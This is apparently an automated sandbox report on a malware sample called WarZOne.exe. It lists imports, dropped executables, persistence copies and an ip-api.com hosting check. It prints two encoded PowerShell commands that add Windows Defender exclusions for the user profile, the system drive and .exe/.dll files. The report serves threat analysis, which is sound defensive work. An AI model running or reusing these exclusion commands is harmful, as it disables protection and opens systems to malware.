.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x49a0	0x4a00	False	0.154349662162	data	3.329794236	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38190	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_DIALOG	0x3c3b8	0x100	data	English	United States
RT_DIALOG	0x3c4b8	0x11c	data	English	United States
RT_DIALOG	0x3c5d8	0x60	data	English	United States
RT_GROUP_ICON	0x3c638	0x14	data	English	United States
RT_MANIFEST	0x3c650	0x34b	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject


DLL	Import
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 13:16:18.346133947 CET	49751	80	192.168.2.3	208.95.112.1
Mar 21, 2022 13:16:18.375412941 CET	80	49751	208.95.112.1	192.168.2.3
Mar 21, 2022 13:16:18.375571966 CET	49751	80	192.168.2.3	208.95.112.1
Mar 21, 2022 13:16:18.376635075 CET	49751	80	192.168.2.3	208.95.112.1
Mar 21, 2022 13:16:18.433008909 CET	80	49751	208.95.112.1	192.168.2.3
Mar 21, 2022 13:16:18.620903015 CET	49751	80	192.168.2.3	208.95.112.1
Mar 21, 2022 13:17:32.657941103 CET	80	49751	208.95.112.1	192.168.2.3
Mar 21, 2022 13:17:32.658063889 CET	49751	80	192.168.2.3	208.95.112.1
Mar 21, 2022 13:17:49.145981073 CET	80	49751	208.95.112.1	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2022 13:16:18.289105892 CET	63332	53	192.168.2.3	8.8.8.8
Mar 21, 2022 13:16:18.310528994 CET	53	63332	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 21, 2022 13:16:18.289105892 CET	192.168.2.3	8.8.8.8	0xcae0	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 21, 2022 13:16:18.310528994 CET	8.8.8.8	192.168.2.3	0xcae0	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Mar 21, 2022 13:18:09.983882904 CET	8.8.8.8	192.168.2.3	0x551e	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- ip-api.com


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49751	208.95.112.1	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
Mar 21, 2022 13:16:18.376635075 CET	1117	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Mar 21, 2022 13:16:18.433008909 CET	1118	IN	HTTP/1.1 200 OK Date: Mon, 21 Mar 2022 12:16:17 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 74 72 75 65 0a Data Ascii: true

Statistics

Behavior



System Behavior

Analysis Process: WarZOne.exe PID: 7072, Parent PID: 3164

General

Target ID:	0
Start time:	13:15:51
Start date:	21/03/2022
Path:	C:\Users\user\Desktop\WarZOne.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\WarZOne.exe"
Imagebase:	0x400000
File size:	4161368 bytes
MD5 hash:	BD217C997F860E6C95E4DF1204E8B6F2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: 13.exe PID: 7156, Parent PID: 7072

General

Target ID:	1
Start time:	13:15:52
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Roaming\13.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\13.exe
Imagebase:	0x8b0000
File size:	2267648 bytes
MD5 hash:	BC498D99D29CEC9B97EFEB530D745D5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Users\user\AppData\Roaming\Windows	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC6018F35D	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\System.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFC6086817A	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\13.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC64C086ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\System.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 02 00 7e 40 38 62 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 0b 00 00 70 22 00 00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 22 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd~@8b"p" @ " @@@	success or wait	5	7FFC6086817A	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\13.exe.log	0	973	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 32 2c 22 53 79 73 74 65 6d 2e 49 4f 2e 43 6f 6d 70 72 65 73 73 69 6f 6e 2c 20 56 65 72	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",02,"System.IO.Compression, Ver	success or wait	1	7FFC64C08769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC64672625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC6466B9DD	unknown

Analysis Process: 6363.exe PID: **6136**, Parent PID: **7072**

General

Target ID:	3
Start time:	13:15:54
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Roaming\6363.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\6363.exe
Imagebase:	0x400000
File size:	4353024 bytes
MD5 hash:	6E2E572F9C95A2F41B4DA6685F152C6B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	90			invalid handle	43	419080	WriteFile
unknown	unknown	1			invalid handle	5	419080	WriteFile

Analysis Process: conhost.exe PID: **3960**, Parent PID: **6136**

General

Target ID:	4
Start time:	13:15:55
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AppLaunch.exe PID: **5652**, Parent PID: **6136**

General

Target ID:	5
Start time:	13:15:57
Start date:	21/03/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0xed0000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC5CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC5CF06	unknown
C:\Users\user\AppData\Local\f0 3bf221d5ad517464bce3de3ad402e6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAABEFF	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DC35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DC35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC35705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DC3CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DC3CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC3CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DC35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DC35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC35705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC35705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6CAA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6CAA1B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4000**, Parent PID: **7156**

General

Target ID:	10
Start time:	13:16:11
Start date:	21/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff71acd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5072**, Parent PID: **4000**

General

Target ID:	12
Start time:	13:16:12
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **3508**, Parent PID: **4000**

General

Target ID:	13
Start time:	13:16:13
Start date:	21/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_onkmbs4h.1fs.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qmrv50ev.vgm.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW
C:\Users\user\Documents\20220321	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC6018F35D	CreateDirectoryW
C:\Users\user\Documents\20220321\PowerShell_transcript.124406.nPMpTzNg.20220321131615.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFC5C2E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5C2E03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5C2E03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_onkmbs4h.1fs.ps1	success or wait	1	7FFC6018F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qmrv50ev.vgm.psm1	success or wait	1	7FFC6018F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_onkmbs4h.1fs.ps1	0	1	31	1	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qmrv50ev.vgm.psm1	0	1	31	1	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\Documents\20220321\PowerShell_transcript.124406.nPMpTzNg.20220321131615.txt	0	3	ff		success or wait	1	7FFC6018B526	WriteFile
